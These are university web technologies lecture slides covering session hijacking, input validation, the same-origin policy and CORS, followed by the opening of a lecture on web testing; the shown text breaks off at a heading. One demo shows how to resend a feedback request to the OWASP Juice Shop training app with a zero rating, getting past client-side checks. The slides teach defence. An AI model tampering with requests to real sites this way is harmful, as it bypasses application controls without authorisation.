
# SESSION HIJACKING

# SESSION HIJACKING

- Attacks aimed at compromising the session token
- Typically performed by stealing a valid token, or by predicting one



# **INSUFFICIENT INPUT VALIDATION**



# INPUT VALIDATION

- Proper **input validation** is a great part of ensuring data integrity in a web application
- Client-side validation is a great practice for usability
  - Errors are presented to the user as soon as possible
- However, client-side validation can also be completely avoided by attackers, who can access and manipulate client-side code, or generate HTTP requests directly!
- Validation should **always** be performed **also on the server-side!**

# EVADING INPUT VALIDATION

Customer Feedback

Author \_\_\_\_\_  
\*\*\*@webtech-sh.op

Comment \* \_\_\_\_\_  
Example review


Max. 160 characters 14/160

Rating

CAPTCHA: What is  $4*2*10$  ?

Result \* \_\_\_\_\_  
80

Submit



- In the OWASP Web Tech and Juice Shop, customers can leave feedbacks to the store
- The GUI makes sure that only rating between 1 and 5 can be selected.
- Will we be able to insert a devastating 0-star rating?

# EVADING INPUT VALIDATION

Customer Feedback

Author

Comment \*   
Max. 160 characters 14/160


Rating

CAPTCHA: What is  $4*2*10$  ?

Result \*

**Submit**

- Upon inserting a feedback, we inspect the network requests in the Browser Dev Tools
- A **POST** request to **/api/Feedbacks/** is sent



The screenshot shows the Network tab of the Chrome Developer Tools. It displays a list of network requests. The first request is a POST to `/api/Feedbacks/` from `localhost:3000`, initiated by `polyfills.js:1 (xhr)`. The second request is a GET to `/api/Feedbacks/` from `localhost:3000`, initiated by `polyfills.js:1 (xhr)`. Below the requests, the Request tab is selected, showing the JSON data sent in the POST request:

```
captcha: "80"
captchaid: 1
comment: "Example review (***@webtech-sh.op)"
rating: 3
UserId: 2
```

# EVADING INPUT VALIDATION

- The request body is


```
{  
  "UserId": 2,  
  "captchaId": 1,  
  "captcha": "80",  
  "comment": "Example review (**@webtech-sh.op)",  
  "rating": 3  
}
```

- What if we send a modified request, with "rating": 0?
- We also can do that right away from the Browser Dev Tools!
  - Click on “Resend” from the “Headers” details tab of the Request

# **SECURITY SERVICES PROVIDED BY WEB BROWSERS**

# WEB BROWSER SECURITY MODEL

- Modern browsers enforce a strict security model to improve security and block some kinds of attacks.
- As a web developer, you need to be aware of the security mechanisms in place and how to work with them
- One of such mechanisms is the **Same-origin Policy**




# THE SAME–ORIGIN POLICY

- By default, a document or script is only allowed to interact with resources from the **same origin**
- Same origin means the URL has the **same protocol, port, and host**
- Consider the document at **http://store.webtech.com/cat/index.html**

URL	Same-origin	Reason
http://store.webtech.com/pages/about.html	✓	Only the path differs
http://store.webtech.com/img/logo.png	✓	Only the path differs
https://store.webtech.com/page.html	✗	Different protocol
http://store.webtech.com:81/dir/page.html	✗	Different port (http is port 80 by default)
http://course.webtech.com/cat/index.html	✗	Different host


# THE SAME–ORIGIN POLICY

- Even though minor differences exist across browsers, the same origin policy generally applies to data all fetched by JavaScript code using **fetch()** or **XMLHttpRequest**
- Suppose we have a web page at <http://localhost:3001/cors.html> and the Express To-do List App at <http://localhost:3000>



# THE SAME-ORIGIN POLICY

```
//in the web page at http://localhost:3001
function doFetch(){
  fetch("http://localhost:3000/").then(data => {
    data.json().then(data => {
      console.log(data)
    })
  }).catch(err => {
    console.log(err.message)
  });
}
```




# CROSS–ORIGIN RESOURCE SHARING (CORS)

- Sometimes we need to access content from different origins!
  - And, in fact, we already did so!
- The Cross-origin Resource Sharing (**CORS**) mechanism allows a server to «**opt-out**» of the Same-origin Policy and specify that its content can be accessed also from some origins other than its own
- Server can include specific headers in their responses to declare that the data can be accessed by specific origins

# CORS: HEADERS

- CORS is header-based
  - The browser attaches an **Origin** header to outgoing fetch requests
  - The server can include in its response a **Access-Control-Allow-Origin** header
  - The value of this header specifies which origins are allowed to use the data
  - E.g.: **Access-Control-Allow-Origin**: \* means that every origin is allowed!
  - E.g.: **Access-Control-Allow-Origin**: <http://localhost:3001>
  - If no header is specified, the default is that cross-origin requests are forbidden
  - Browsers check that **Access-Control-Allow-Origin** header matches with **Origin**
  - If so, client code is allowed to access the data
  - Otherwise, the request is blocked

# CORS: VISUALIZED



# REFERENCES (1/2)

- Cross Site Scripting (XSS) Attacks  
<https://owasp.org/www-community/attacks/xss/>
- Gamified XSS practice  
<https://xss-game.appspot.com/>
- Cross Site Request Forgery (CSRF) Attacks  
<https://owasp.org/www-community/attacks/csrf>
- SQL Injection Attacks  
[https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)



# REFERENCES (2/2)

- Same-origin Policy  
[https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin\\_policy](https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy)
- Cross-Origin Resource Sharing (CORS)  
<https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS>
- Web Application Security Guide (from Wikibooks)  
[https://en.wikibooks.org/wiki/Web\\_Application\\_Security\\_Guide](https://en.wikibooks.org/wiki/Web_Application_Security_Guide)

**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II**  
**WEB TECHNOLOGIES — LECTURE 24**

# **WEB TESTING**

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)


<https://luistar.github.io>

<https://www.docenti.unina.it/luigiliberolucio.starace>



# HIGH QUALITY WEB APPS

- We have learned to design and implement modern, secure web apps
- One piece missing before we can actually deliver **high quality** apps
- Guess what?
  - **Testing!**
- Testing is fundamental to catch as many **bugs** as possible before they reach production (where they can cost quite a lot of \$\$\$!)



# **SOFTWARE VERIFICATION (REDUX)**

Practices aimed at ensuring that a software satisfies a specification

- **Dynamic Verification** (involves program execution)
  - Software Testing
- **Static Verification** (does not involve program execution)
  - Code Review
  - Static Analysis (e.g.: Taint Analysis)
  - Automated Verification (model checking)
- The goal is to catch defects or bugs before the product is released

# SOFTWARE TESTING (REDUX)

